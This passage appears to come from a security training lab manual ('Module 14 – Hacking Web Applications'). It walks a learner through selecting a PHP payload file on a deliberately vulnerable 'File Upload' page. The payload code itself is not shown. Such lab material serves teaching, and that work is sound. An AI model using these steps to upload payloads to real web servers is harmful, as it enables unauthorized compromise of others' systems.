
Module 14 – Hacking Web Applications

16. Click the **File Upload** option from the left pane.

17. The **Vulnerability: File Upload** page appears; click the **Browse...** button to upload a file.




18. When the **File Upload** window appears, navigate to the **Desktop** location, select the payload file **upload.php**, and click **Open**.




Module 14 – Hacking Web Applications

19. Observe that the selected file (**upload.php**) appears to the right of **Browse...** button.

